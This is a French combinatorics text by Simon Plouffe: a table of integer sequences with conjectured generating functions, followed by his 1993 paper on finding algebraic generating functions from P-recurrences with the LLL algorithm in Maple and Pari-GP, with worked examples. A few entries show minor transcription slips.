1, 2, 4, 6, 9, 15, 25, 40, 64, 104, 169, 273, 441, 714, 1156, 1870, 3025, 4895, 7921, 12816, 20736, 33552, 54289, 87841, 142129, 229970, 372100, 602070, 974169, 1576239, 2550409

Restricted circular combinations

Réf. FQ 16 115 78.

HIS2 A6499 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 2z + 6z^2 + 2z^3}{(1 - z - z^2)(1 + z^2)}$$

1, 3, 9, 12, 16, 28, 49, 77, 121, 198, 324, 522, 841, 1363, 2209, 3572, 5776, 9348, 15129, 24477, 39601, 64078, 103684, 167762, 271441, 439203, 710649, 1149852, 1860496

Restricted combinations

Réf. FQ 16 116 78.

HIS2 A6500 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^7 + 2z^6 + z^5 - z^4 - 3z^3 - z^2 - z - 1}{(z^6 - z^3 - 1)(1 - z - z^2)}$$

1, 2, 4, 8, 12, 18, 27, 45, 75, 125, 200, 320, 512, 832, 1352, 2197, 3549, 5733, 9261, 14994, 24276, 39304, 63580, 102850, 166375, 269225, 435655, 704969, 1140624, 1845504, 2985984

Réf. FQ 16 116 78.
HIS2 A6501 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z^2}{(z^2 + z + 1)^2 (z - 1)^4}$$

1, 2, 4, 8, 12, 18, 27, 36, 48, 64, 80, 100, 125, 150, 180, 216, 252, 294, 343, 392, 448, 512, 576, 648, 729, 810, 900, 1000, 1100, 1210, 1331, 1452, 1584, 1728, 1872, 2028, 2197, 2366

Réf. FQ 14 43 76.
HIS2 A6503 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2z - 3}{(1 - z)^4}$$

3, 10, 22, 40, 65, 98, 140, 192, 255, 330, 418, 520, 637, 770, 920, 1088, 1275, 1482, 1710, 1960, 2233, 2530, 2852, 3200, 3575

Réf. FQ 14 43 76.
HIS2 A6504 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{5 - 5z + z^2}{(1 - z)^5}$$

5, 20, 51, 105, 190, 315, 490, 726, 1035, 1430, 1925, 2535, 3276, 4165, 5220, 6460, 7905, 9576, 11495, 13685, 16170, 18975, 22126, 25650, 29575

Réf. FQ 14 69 76.
HIS2 A6505 **équations différentielles** **Formule de B. Salvy**
HIS1 **exponentielle**

$$\exp(\exp(z) - z - 1/2\, z^2 - 1)$$

1, 0, 0, 1, 1, 1, 11, 36, 92, 491, 2557, 11353, 60105, 362506, 2169246, 13580815, 91927435, 650078097, 4762023647, 36508923530, 292117087090, 2424048335917, 20847410586719

Réf. HO73 113.
HIS2 A6516 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - 2z)(1 - 4z)}$$

1, 6, 28, 120, 496, 2016, 8128, 32640, 130816, 523776, 2096128, 8386560, 33550336, 134209536, 536854528, 2147450880, 8589869056, 34359607296, 137438691328, 549755289600

Réf. HO73 102.
HIS2 A6522 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z + z^2}{(z - 1)^5}$$

1, 4, 11, 25, 50, 91, 154, 246, 375, 550, 781, 1079, 1456, 1925, 2500, 3196, 4029, 5016, 6175, 7525, 9086, 10879, 12926, 15250, 17875, 20826, 24129, 27811, 31900, 36425, 41416

Réf. GA66 246.
HIS2 A6527 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z\,(1+z^2)}{(z-1)^4}$$

0, 1, 4, 11, 24, 45, 76, 119, 176, 249, 340, 451, 584, 741, 924, 1135, 1376, 1649, 1956, 2299, 2680, 3101, 3564, 4071, 4624, 5225, 5876, 6579, 7336, 8149, 9020, 9951, 10944, 12001

Réf. GA66 246.
HIS2 A6528 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z\,(1+z+4\,z^2)}{(1-z)^5}$$

0, 1, 6, 24, 70, 165, 336, 616, 1044, 1665, 2530, 3696, 5226, 7189, 9660, 12720, 16456, 20961, 26334, 32680, 40110, 48741, 58696, 70104, 83100, 97825, 114426, 133056, 153874

Cubes with sides of n colors

Réf. GA66 246.

HIS2 A6529 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1 + 5\,z + 17\,z^2 + 77\,z^3)}{(1 - z)^5}$$

0, 1, 10, 57, 272, 885, 2226, 4725, 8912, 15417, 24970, 38401, 56640, 80717, 111762, 151005, 199776, 259505, 331722, 418057, 520240, 640101, 779570, 940677, 1125552, 1336425

C(n , 3) C(n - 1, 3) / 4

Réf.

HIS2 A6542 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 3\,z + z^2}{(1 - z)^7}$$

1, 10, 50, 175, 490, 1176, 2520, 4950, 9075, 15730, 26026, 41405, 63700, 95200, 138720, 197676, 276165, 379050, 512050, 681835, 896126, 1163800, 1495000, 1901250, 2395575

n-coloring a cube

Réf. C1 254.
HIS2 A6550 Approximants de Padé
HIS1 Fraction rationnelle

$$\frac{1 + 3\,z + 8\,z^2 + 10\,z^3 + 14\,z^4 - 6\,z^5}{(1 - z)^7}$$

1, 10, 57, 234, 770, 2136, 5180, 11292, 22599, 42190, 74371, 124950, 201552, 313964, 474510, 698456, 1004445, 1414962, 1956829, 2661730, 3566766, 4715040, 6156272, 7947444

Icosahedral numbers

Réf.
HIS2 A6564 Approximants de Padé
HIS1 Fraction rationnelle

$$\frac{1 + 8\,z + 6\,z^2}{(z - 1)^4}$$

1, 12, 48, 124, 255, 456, 742, 1128, 1629, 2260, 3036, 3972, 5083, 6384, 7890, 9616, 11577, 13788, 16264, 19020, 22071, 25432, 29118, 33144, 37525, 42276, 47412, 52948, 58899

Colored hexagons

Réf.
HIS2 A6565 Approximants de Padé
HIS1 Fraction rationnelle

$$\frac{1 + 7\,z + 53\,z^2 + 49\,z^3 + 10\,z^4}{(1 - z)^7}$$

1, 14, 130, 700, 2635, 7826, 19684, 43800, 88725, 166870, 295526, 498004, 804895, 1255450, 1899080, 2796976, 4023849, 5669790, 7842250, 10668140, 14296051, 18898594

Dodecahedral numbers

Réf.
HIS2 A6566 Approximants de Padé
HIS1 Fraction rationnelle

$$\frac{1 + 16\,z + 10\,z^2}{(1 - z)^4}$$

1, 20, 84, 220, 455, 816, 1330, 2024, 2925, 4060, 5456, 7140, 9139, 11480, 14190, 17296, 20825, 24804, 29260, 34220, 39711, 45760, 52394, 59640, 67525, 76076, 85320, 95284

Réf. mlb.
HIS2 A6578 **Approximants de Padé**
HIS1 **Fraction rationnelle**
a(n) = $\sum$ max(n,n-k), k=1...n-1

$$\frac{1 + 2 z}{(1 + z) (1 - z)^3}$$

1, 4, 8, 14, 21, 30, 40, 52, 65, 80, 96, 114, 133, 154, 176, 200, 225, 252, 280, 310, 341, 374, 408, 444, 481, 520, 560, 602, 645, 690, 736, 784, 833, 884, 936, 990, 1045, 1102, 1160

Generalized Fibonacci numbers

Réf. LNM 622 186 77.
HIS2 A6603 **LLL** **Suite P-récurrente**
HIS1 **algébrique**
n a(n) = - n a(n - 5) + (7 n - 9) a(n - 1) + (- 8 n + 12) a(n - 2)
+ (6 n - 12) a(n - 3) + (5 n - 6) a(n - 4) + 3 a(n - 5)

$$\frac{1 - z - 2 z^2 - (1 - 6 z + z^2)^{1/2}}{2 z - z^2 + z^3 + z^4}^{1/2}$$

1, 2, 7, 26, 107, 468, 2141, 10124, 49101, 242934, 1221427, 6222838, 32056215, 166690696, 873798681, 4612654808, 24499322137, 130830894666, 702037771647, 3783431872018

Generalized Fibonacci numbers

Réf. LNM 622 186 77.

HIS2 A6604 **LLL** **Suite P-récurrente**
HIS1 **algébrique**

n a(n) = (- 1/2 n + 3/2) a(n - 5) + (7/2 n - 6) a(n - 4) + (13/2 n - 9) a(n - 1) + (- 7/2 n + 15/2) a(n - 2) + (- 3 n + 3) a(n - 3)

$$\frac{1 + z - 2z^2 - (1 - 6z + z^2)^{1/2}}{2z - z^2 - z^3 + z^4}^{1/2}$$

1, 1, 4, 13, 53, 228, 1037, 4885, 23640, 116793, 586633, 2986616, 15377097, 79927913, 418852716, 2210503285, 11738292397, 62673984492, 336260313765

Modes of connections of 2n points

Réf. LNM 686 326 78.

HIS2 A6605 **LLL** **Suite P-récurrente**
HIS1 **algébrique** **P-récurrence du 3è degré**

S(z) satisfait à

$$\frac{1 - S(z) + S(z)^2 z + S(z)^4 z^2}{z^2}$$

1, 1, 3, 11, 46, 207, 979, 4797, 24138, 123998, 647615, 3428493, 18356714, 99229015, 540807165, 2968468275, 16395456762, 91053897066, 508151297602, 2848290555562

From generalized Catalan numbers

Réf. LNM 952 279 82.

HIS2 A6629	**LLL**	**La F.G. est algébrique du 3è degré et**
HIS1	**algébrique**	**prend trop de place.**

$$3F2([2, 5/3, 4/3],[3, 5/2],27\ z/4)$$

1, 4, 18, 88, 455, 2448, 13566, 76912, 444015, 2601300, 15426840, 92431584, 558685348, 3402497504, 20858916870, 128618832864, 797168807855, 4963511449260, 31032552351570

From generalized Catalan numbers

Réf. LNM 952 279 82.

HIS2 A6630	**Hypergéométrique**	**La F.G. est algébrique du 3è degré et**
HIS1	**algébrique**	**prend trop de place.**

$$3F2([2, 8/3, 7/3],[4, 7/2],27\ z/4)$$

1, 6, 33, 182, 1020, 5814, 33649, 197340, 1170585, 7012200, 42364476, 257854776, 1579730984, 9734161206, 60290077905, 375138262520, 2343880406595, 14699630061270

From generalized Catalan numbers

Réf. LNM 952 279 82.

HIS2 A6631 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

La F.G. est algébrique du 3è degré et prend trop de place.

$$3F2([3, 8/3, 10/3],[5, 9/2],27\ z/4)$$

1, 8, 52, 320, 1938, 11704, 70840, 430560, 2629575, 16138848, 99522896, 616480384, 3834669566, 23944995480, 150055305008, 943448717120, 5949850262895, 37628321318280

From generalized Catalan numbers

Réf. LNM 952 280 82.

HIS2 A6632 **Hypergéométrique** **Suite P-récurrente**

HIS1 **algébrique** **Inverse de A2293**

$$\frac{1}{1 + z\ 4F3\ ([1, 7/4, 5/4, 3/2], [2, 5/3, 7/3],256\ z/\ 27)}$$

1, 3, 15, 91, 612, 4389, 32890, 254475, 2017356, 16301164, 133767543, 1111731933, 9338434700, 79155435870, 676196049060, 5815796869995, 50318860986108

From generalized Catalan numbers

Réf. LNM 952 280 82.

HIS2 A6633 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$$4F3\left([2, 9/4, 3/2, 7/4], [3, 8/3, 7/3], 256 z / 27\right)$$

1, 6, 39, 272, 1995, 15180, 118755, 949344, 7721604, 63698830, 531697881, 4482448656, 38111876530, 326439471960, 2814095259675, 24397023508416, 212579132600076

From generalized Catalan numbers

Réf. LNM 952 280 82.

HIS2 A6634 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$$4F3\left([3, 9/4, 5/2, 11/4], [4, 10/3, 11/3], 256 z / 27\right)$$

1, 9, 72, 570, 4554, 36855, 302064, 2504304, 20974005, 177232627, 1509395976, 12943656180, 111676661460, 968786892675, 8445123522144, 73940567860896,

From generalized Catalan numbers

Réf. LNM 952 280 82.

HIS2 **A6635** **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$$4F3\left([3, 7/2, 15/4, 13/4], [5, 14/3, 13/3], 256\, z / 27\right)$$

1, 12, 114, 1012, 8775, 75516, 649264, 5593068, 48336171, 419276660, 3650774820, 31907617560, 279871768995, 2463161027292, 21747225841440, 19257567355

Closed meanders

Réf. SFCA 292.

HIS2 **A6659** **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$$\frac{32}{(1 - 4 z)^{1/2} \left(1 + (1 - 4 z)^{1/2}\right)^4}$$

2, 12, 56, 240, 990, 4004

Planted binary phylogenetic trees with n labels

Réf. LNM 884 196 81.

HIS2 A6677 **Inverse fonctionnel** **erreurs dans la suite**

HIS1 **exponentielle (algébrique)**

$$1 - (3 - 2\exp(z))^{1/2}$$

1, 2, 7, 41, 346, 3797, 51157, 816356, 15050581, 34459425

Planted binary phylogenetic trees with n labels

Réf. LNM 884 196 81.

HIS2 A6678 **Inverse fonctionnel**

HIS1 **algébrique**

$$\frac{1 - (1 - 2z - 2z^2)^{1/2}}{1 + z}$$

1, 1, 6, 39, 390, 4815, 73080, 1304415, 26847450, 625528575

Planted binary phylogenetic trees with n labels

Réf. LNM 884 196 81.
HIS2 A6679 **Inverse fonctionnel**
HIS1 **exponentielle (algébrique)**

$$\frac{1}{\exp(z)} + \frac{(1 + 2\exp(z) - 2\exp(z)^2)^{1/2}}{\exp(z)}$$

1, 2, 10, 83, 946, 13772, 244315, 5113208, 123342166, 3369568817

Réf. R1 38. sls.
HIS2 A6790 **Recoupements**
HIS1 **exponentielle**

$$\frac{\exp(z)}{2 - \exp(z)}$$

1, 2, 6, 26, 150, 1082, 9366, 94586, 1091670, 14174522, 204495126, 3245265146, 56183135190, 1053716696762, 21282685940886, 460566381955706, 10631309363962710

Extreme points of set of n x n symmetric doubly-stochastic matrices

Réf. JCT 8 422 70. EJC 1 180 80.

HIS2 A6847 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 **exponentielle (algébrique)**

a(n) = n^3 a(n - 1) + (4 n^3 - 4 n^2 + n) a(n - 2)+
(- 3 n^3 + 5/2 n^2 - 1/2 n) a(n - 3)
+ (24 n^3 - 26 n^2 + 9 n - 1) a(n - 4)

$$\frac{(z+1)^{1/4}\ \exp(1/2\ z\ (z+1))}{(z-1)^{1/4}}$$

1, 1, 2, 5, 14, 58, 238, 1516, 9020, 79892, 635984, 7127764, 70757968, 949723600, 11260506056, 175400319992, 2416123951952, 42776273847184, 671238787733920

Extreme points of set of n x n symmetric doubly-substochastic matrices

Réf. EJC 1 180 80.

HIS2 A6848 **Dérivée logarithmique**

HIS1 **exponentielle (algébrique)**

$$\frac{(z+1)^{1/4}\ \exp\left(\frac{z\ (z^3 - z^2 + 2\ z - 3)}{2\ (z-1)\ (z+1)}\right)}{(z-1)^{1/4}}$$

1, 2, 5, 18, 75, 414, 2643, 20550, 180057, 1803330, 19925541, 242749602, 3218286195, 46082917278, 710817377715, 11689297807734, 205359276208113, 3812653265319810

Une méthode pour obtenir la fonction génératrice algébrique d'une série.

From FPSAC, Formal Power Series and Algebraic Combinatorics, Florence, june 1993.

Simon Plouffe
LACIM
Université du Québec à Montréal
Mars 1993

Résumé

Nous décrivons ici une méthode expérimentale permettant de calculer de bons candidats pour une forme close de fonctions génératrices à partir des premiers termes d'une suite de nombres rationnels. La méthode est basée sur l'algorithme LLL[1] et utilise deux programmes de calcu symbolique, soit MapleV et Pari-GP. Quelques résultats sont présentés en appendice. Cette méthode a été testée sur toute la table de suites du livre , *The New book of Integer Sequences*, de N.J.A Sloane et S. Plouffe (en préparation). Ainsi, nous avons obtenu de cette façon la fonction génératrice,

$$\frac{z + (z+1)^{1/2} (1 - 3z)^{1/2} - 1}{2 (z^2 (z+1)^{1/2} (1 - 3z)^{1/2})}$$

pour la suite: 1, 2, 6, 16, 45, 126, 357, 1016, 2907, 8350, 24068, 69576, 201643, 585690,... qui apparaît en page 78 du livre de Louis Comtet, *Adanced Combinatorics*.

[1] Nommé ainsi à cause des travaux de Lenstra, Lenstra et Lovasz.

INTRODUCTION

Les suites P-récurrentes

On dit qu'une suite a_n d'entiers ou de nombres rationnels est P-récurrente si on a une récurrence de la forme :

(1) $$a_n P_0(n) = a_{n-1} P_1(n) + a_{n-2} P_2(n) + ..., + a_{n-k} P_k(n),$$

où les $P_i(n)$, $0 \le i \le k$, sont des polynômes à coefficients rationnels. D'un autre point de vue, (1) équivaut à dire que la fonction génératrice

$$A(x) = \sum_{n \ge 0} a(n) x^n$$

satisfait à une équation différentielle linéaire à coefficients polynômiaux. Il n'est donc pas possible d'espérer pouvoir trouver systématiquement une forme close pour A(x). Si l'on connait N termes d'une suite a_n satisfaisant (1) avec $N > \sum(\deg(P_i)+1)$, on peut déterminer les $P_i(x)$ par une approche de coefficients indéterminés.

Le programme [gfun] de la librairie "share" de MapleV procède ainsi via la commande "*listtorec*" pour obtenir une équation de la forme (1) pour une suite dont les N premiers termes sont :$[a_0, a_1, a_2, ..., a_N]$. Par exemple, la suite #1173 de [Sl,Tutte], relative aux cartes planaires, est une suite P-récurrente et on obtient:

Exemple 1

```
> suite:=[1, 1, 0, 1, 3, 12, 52, 241, 1173, 5929, 30880, 164796, 897380,
4970296,   27930828,   158935761,   914325657,   5310702819,   31110146416,
183634501753, 1091371140915]:

> recsuite:=listtorec(suite):

                    3         /                 59   2         3\
{(1/4 + 7/8 n - 9/8 n ) a(n) + |- 5/4 + 2/3 n + ---- n  - 13/3 n | a(n+1)
                               \                 12              /
                         2       3
       + (- 1 - 2/3 n + n  + 2/3 n ) a(n+2), a(1) = 1, a(2) = 1}.
```

On peut automatiquement traduire cette P-récurrence en programme avec la commande "rectoproc",

```
> Sl1173:=rectoproc(recsuite,a(n));

Sl1173 := proc(n) options remember;
if not type(n,nonnegint) then ERROR(`invalid arguments`) fi;
1/8*(27*procname(-2+n)*n^2+104*procname(n-1)*n^2-81*
procname(-2+n)*n-430*procname(n-1)*n+60*
procname(2+n)+414*procname(n-1))/(2*n^2-3*n+1)
end;
```

Notons que la procédure fournie permet de calculer autant de termes que l'on veut en temps linéaire par rapport à n. Cela nous servira par la suite. On dit de la P-récurrence précédente qu'elle est est de type (2,3), c'est à dire de degré 2 et à 3 termes. Lorsque la P-récurrence obtenue est de type (d,2) ou d est le degré, le rapport de deux termes successifs est une fraction rationnelle. On peut obtenir une expression hypergéométrique pour le terme général de la suite a_n.

Dans un même ordre d'idée, on peut s'intéresser au cas où la fonction génératrice A(z) est algébrique, i.e.:

$$\sum_{j=0}^{n} P_j(z) A(z)^j = 0$$

pour certains polynômes $P_j(z)$. Ce que nous proposons ici est une méthode expérimentale pour passer de la P-récurrence trouvée via [gfun] à l'équation algébrique.

Bien entendu on pourrait toujours tenter de résoudre le système

$$\sum_{0 \le j,k \le m} c_{j,k} S(z)^j z^k = 0$$

satisfait par la fonction génératrice, où S(z) est la série génératrice des a_n et les $c_{j,k}$ sont les indéterminées. C'est cette approche qu'utilise la procédure "*listtoalgeq*" de [gfun]. Ainsi pour la suite des nombres de Catalan, voir [Sl], [Comtet]

Exemple 2

```
> suite := [1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, 16796, 58786, 208012,
742900,  2674440,  9694845,  35357670,  129644790,  477638700,  1767263190,
6564120420];

> listtoalgeq(suite,S(z));

                                        2
                    1 - S(z) + z S(z)
```

En résolvant par rapport à S(z) et en prenant la racine positive on obtient,

```
> solve(",S(z));
                                    1/2
                          1 - (1 - 4 z)
                      1/2 ---------------
                                  z
```

Cependant cette approche est limitée pour deux raisons principales. D'abord le nombre d'équations et d'inconnues explose rapidement; de plus, comme les calculs s'effectuent en précision infinie et à l'aide d'un interprète, la résolution d'un gros système devient vite coûteuse en temps et en espace. L'expérience suggère qu'il est plus facile d'obtenir une P-récurrence explicite qu'une équation algébrique explicite. On peut donc penser rechercher d'abord une P-récurrence pour ensuite obtenir par un processus efficace une équation algébrique. C'est précisément ce genre

d'approche que nous allons décrire.

2. L'algorithme LLL.

L'algorithme LLL permet, étant donné une base d'un espace vectoriel de dimension finie qui génère un réseau, de trouver une base réduite de ce même espace. Si le réseau, engendré par les vecteurs de la base, est formé de vecteurs à coordonnées entières, celui-ci trouvera en temps polynômial, des vecteurs plus courts qui généreront le même réseau. L'algorithme existe également dans la version qui permet d'avoir des vecteurs à coordonnées rationnelles. On peut se référer aux articles originaux [LLL] et [Kannan]. Il permet, entre autres, de trouver numériquement un polynôme dont un nombre "réel" en virgule flottante est la racine.

Cet algorithme est implanté depuis la version V de Maple et porte le nom de "minpoly". Il fait appel à l'algorithme LLL. Disons simplement qu'il permet de résoudre, entre autres, numériquement le problème exactement inverse de trouver une racine d'un polynôme.

Le problème inverse étant : si un nombre réel est donné, que l'on suppose algébrique, de quel polynôme minimal est-il racine ? Mentionnons dès maintenant qu'on parle ici d'un nombreréel donné avec une certaine précision numérique. Ce nombre peut se convertir en nombre rationnel équivalent à la précision numérique voulue. On ne pourra (une fois l'opération réussie) qu'isolerun polynôme qui *semble* avoir ce nombre réel comme racine. Il serait un peu long de donner tous les détails qui font qu'aujourd'hui ce problème est pour ainsi dire *numériquement résolu*.

Mentionnons qu'au moins trois programmes de calcul symbolique ont implanté cet algorithme: soit Maple, Mathematica et Pari-GP. La meilleure implémentation de cet algorithme et la plus rapide nous semble être est celle de Pari-GP [Pari].

Cette procédure accepte donc en entrée un nombre décimal tronqué α et donne (selon la précision numérique en vigueur) un polynôme **minimal** P(x) dont α serait racine. La précision numérique en vigueur est celle que l'utilisateur demande. En pratique, elle est d'environ 500 chiffres décimaux avec Pari-GP. Le degré maximal du polynôme que l'on puisse demander dépend largement de cette précision. En pratique, la limite est un polynôme de degré 20. Ceci est tout de même suffisant pour obtenir des résultats intéressants.

Si la fonction génératrice S(z) correspondant à la suite est algébrique et si z=1/m, avec m entier, S(1/m) sera un nombre algébrique. C'est précisément ici que l'on utilise l'algorithme LLL. Avec la procédure "*rectoproc*" , on peut obtenir des milliers de termes qui serviront à évaluer S(z) en un point 1/m "très petit". Ainsi le résultat sera un nombre algébrique approché à une grande précision numérique. On calcule alors le polynôme dont S(1/m) est racine. On peut vérifier la vraisemblance du résultat en répétant ce calcul pour S(1/(m+1)), S(1/(m+2)), S(1/(m+3)), ... Il se trouve que la version de LLL du programme Pari-GP est extrêmement efficace. Non seulement la procédure (qui s'appelle "*algdep*") retourne en général le bon polynôme, mais de surcroît il est simplifié au maximum. De plus, les solutions trouvées sont *numériquement stables*; elles sont stables au point qu'elles permettent de reconstruire la fonction génératrice algébrique.

Voici donc l'algorithme correspondant. On utilise ici un interface qui permet de passer de Maple à Pari-Gp et vice versa dans la même session. Les commandes "listtorec,rectoproc listtoseries" font partie du programme [gfun], la commande ALGDEP du programme Pari-Gp; le reste des commandes, comme (evalf,interp,solve) font partie de MapleV en version standard. La commande "*interp*" de Maple permet simplement de calculer le polynôme d'interpolation de Newton

et utilise les différences finies.

1) listtorec(suite);
2) rec:=rectoproc(suite);
3) ser:=listtoseries(suite,z,ogf);
4) for i=1 from 1 to **nombre** do
v(i):=subs(z=1/(**m**+i-1),ser);
vf(i):=evalf(v(i),precision);
polynôme(i):=**PARI**(**ALGDEP**(vf(i),**degré**));
od;
5) eqalgébrique:=interp(polynôme(i),t,**m**);
6) alendroit:=subs(t=1/z,eqalgébrique);
7) solve(alendroit,t);

Illustrons cet algorithme en donnant un exemple. Nous prendrons une suite qui apparaît dans le Journal of Combinatorial Theory B, vol. 21 (1976) pp. 71-75, et qui est relative aux tournois. Article de J.W. Moon. Ici nous prendrons **nombre**=13, **degré**=2 et **m**=100. C'est à dire que l'on suppose ici que le degré de l'équation est 2, mais les coefficients sont de degré jusqu'à 12.

Exemple 3

```
> suite:=[1, 1, 1, 3, 16, 75, 309, 1183, 4360, 15783, 56750, 203929, 734722,
2658071, 9662093, 35292151, 129513736, 477376575, 1766738922, 6563071865,
24464169890];

> listtorec(suite,a(n));

[{a(2) = 1, a(1) =
                    2                      2
    (- 2/3 n - 4/3 n ) a(n) + (- 1 + n + n ) a(n + 1)

                            2                                  2       3
        + (1/2 - 1/3 n - 1/6 n ) a(n + 2) + 1/2 + 1/6 n - 1/6 n  + 1/2 n }]


> rec:=rectoproc(",a(n));


rec :=proc(n)
 options remember;
     if not type(n,nonnegint) then ERROR(`invalid arguments`) fi;
     (28*procname(n-2)*n-24*procname(n-2)-8*
     procname(n-2)*n^2+6*procname(n-1)-18*procname(n-1)*n+6*
     procname(n-1)*n^2-27+41*n-19*n^2+3*n^3)/(-3-2*n+n^2)
 end;
```

Voici la première valeur décimale, c'est la série S(z) évaluée en z=1/100. Le lecteur attentif reconnaîtra les premiers termes de la suite :1,1,3,16,... dans le développement décimal du nombre.

```
vf(1)=1.010103167821282371655205556160928600562159888369689433305752933555425 1
```

```
5029460058952354762187795026581944514416380788705715044395043768728954722738516149864952340103813169557832245178542753139285380720304392389878530808969233130466663
```

Voici les polynômes trouvés par **ALGDEP** de Pari-Gp en quelques secondes de calcul seulement.

```
                    2
     922556408004 x  - 9041033588479200 x + 9131435376040000
                    2
     980100000000 x  - 9799999702020000 x + 9897020403050401
                    2
    1040604010000 x  - 10614139675759200 x + 10718190400203216
                    2
    1104189046416 x  - 11486856353906376 x + 11598369273824917
                    2
    1170979365924 x  - 12421725705345216 x + 12541154909460736
                    2
    1241102946304 x  - 13422503799519360 x + 13550326173504225
                    2
    1314691560000 x  - 14493133991044800 x + 14629850124065296
                    2
    1391880848400 x  - 15637754317171560 x + 15783889435204501
                    2
    1472810396836 x  - 16860705112257696 x + 17016810038701632
                    2
    1557623810304 x  - 18166536843458976 x + 18333188987567041
                    2
    1646468789904 x  - 19560018171877920 x + 19737822545544400
                    2
    1739497210000 x  - 21046144243456200 x + 21235734506893941

> interp(polynôme(i),t,100);

                2       3       4       5      6                     2
   (1 - 9 z + 32 z  - 57 z  + 54 z  - 24 z  + 4 z  - t + 10 t z - 42 t z

              3          4          5         6        7    2  2      2  3
       + 98 t z  - 137 t z  + 112 t z  - 48 t z  + 8 t z  + t  z  - 8 t  z

            2  4       2  5       2  6       2  7      2  8    /  8
       + 26 t  z  - 44 t  z  + 41 t  z  - 20 t  z  + 4 t  z )  /  z
```

C’est l’équation algébrique recherchée; elle est de degré 2 en la variable t. Il ne reste qu’à résoudre cette équation et l’une des deux solutions (la positive) est,

$$\frac{- 1/2 \left(- 1 + 10\, z - 42\, z^{2} + 98\, z^{3} - 137\, z^{4} + 112\, z^{5} - 48\, z^{6} + 8\, z^{7}\right)}{\left(z^{2} \left(2\, z - 1\right)^{2} \left(z - 1\right)^{4}\right)}$$

$$\frac{\left(- \left(- 1 + 4\, z\right) \left(2\, z - 1\right)^{4} \left(z - 1\right)^{8\ 1/2}\right)}{\left(z^{2} \left(2\, z - 1\right)^{2} \left(z - 1\right)^{4}\right)}$$

En développant en série de Taylor cette fonction génératrice, on retrouve bien notre suite de départ. On en conclut que c'est *probablement* la fonction génératrice algébrique de cette suite.

Conclusion : notre méthode permet donc de trouver souvent une fonction génératrice algébrique de degré élevé en autant que l'on puisse trouver une P-récurrence. Les temps de calcul sont relativement peu élevés puisque ceux-ci ont été vérifiés avec un micro-ordinateur Macintosh SE/30. (4 mips). Dans [Plo], plus de 32 fonctions génératrices algébriques ont été trouvées grâce à cette méthode. Nous en présentons quelques unes en appendice.

1, 2, 9, 54, 378, 2916, 24057, 208494, 1876446, 17399772, 165297834, 1602117468, 15792300756, 157923007560, 1598970451545, 16365932856990
Réf. : CJM 15 254 63; 33 1039 81. JCT 3 121 67.

$$\frac{- 1 + 18 z + (- (12 z - 1)^{3})^{1/2}}{54 z^{2}}$$

1, 3, 12, 56, 288, 1584, 9152, 54912, 339456
Réf. : CJM 15 269 63.

$$\frac{3 (1 - 8 z)^{1/2} + 8 z - 3 (1 - 8 z)^{3/2}}{4 (1 + (1 - 8 z)^{1/2})^{3} z}$$

1, 0, 4, 6, 24, 66, 214, 676, 2209, 7296, 24460, 82926, 284068, 981882, 3421318, 12007554, 42416488, 150718770, 538421590, 1932856590, 6969847484
Réf. : CJM 15 265 63.

$$\frac{(1 + z) ((- 4 z + 1)^{3/2} - 1 + 6 z - 6 z^{2} - 4 z^{3} - 6 z^{4}) + 4 z^{5}}{2 (2 z^{5} (z + 2)^{3} (1 + z))}$$

1, 3, 10, 33, 111, 379, 1312, 4596, 16266, 58082, 209010, 757259, 2760123, 10114131, 37239072, 137698584, 511140558, 1904038986, 7115422212, 26668376994
Réf. : IC 16 351 70.

$$\frac{1 - 3 z - z^{2} - (- (- 1 + 4 z) (- 1 + z + z^{2})^{2})^{1/2}}{2 (2 z^{4} + z^{5})}$$

1, 4, 15, 54, 193, 690, 2476, 8928, 32358, 117866, 431381, 1585842, 5853849, 21690378, 80650536, 300845232, 1125555054, 4222603968, 15881652606
Réf. : IC 16 351 70.

$$\frac{1 - 4 z + z^{2} + 2 z^{3} - (- (- 1 + 4 z) (z^{2} + 2 z - 1)^{2})^{1/2}}{2 (2 z^{5} + z^{6})}$$

1, 14, 120, 825, 5005, 28028, 148512, 755820, 3730650, 17978180, 84987760, 395482815
Réf. : CAY 13 95. AEQ 18 385 78.

$$\frac{1/2\,(1 - 21\,z + 180\,z^2 - 800\,z^3 + 1920\,z^4 - 2304\,z^5 + 1024\,z^6)}{(z^5\,(4\,z - 1)^5)} - \frac{-\left(-\left(10\,z^4 - 50\,z^3 + 40\,z^2 - 11\,z + 1\right)^2\,(4\,z - 1)^5\right)^{1/2}}{(z^5\,(4\,z - 1)^5)}$$

1, 1, 1, 3, 16, 75, 309, 1183, 4360, 15783, 56750, 203929, 734722, 2658071, 9662093, 35292151, 129513736, 477376575, 1766738922, 6563071865, 24464169890
Réf. : JCT B21 75 76.

$$\frac{-1/2\,(-1 + 10\,z - 42\,z^2 + 98\,z^3 - 137\,z^4 + 112\,z^5 - 48\,z^6 + 8\,z^7)}{(z^2\,(2\,z - 1)^2\,(z - 1)^4)} + \frac{\left(-\left(-1 + 4\,z\right)\,(2\,z - 1)^4\,(z - 1)^4\right)^{1/2}}{(z^2\,(2\,z - 1)^2\,(z - 1)^4)}$$

1, 3, 9, 25, 69, 189, 518, 1422, 3915, 10813, 29964, 83304, 232323, 649845, 1822824, 5126520, 14453451, 40843521, 115668105, 328233969, 933206967, 2657946907, 7583013474
Réf. : JCT A23 293 77.

$$\frac{1 - 3\,z + 2\,z^3 - \left(-\left(3\,z^2 + 2\,z - 1\right)\,(-1 + 2\,z)^2\right)^{1/2}}{2\,z^6}$$

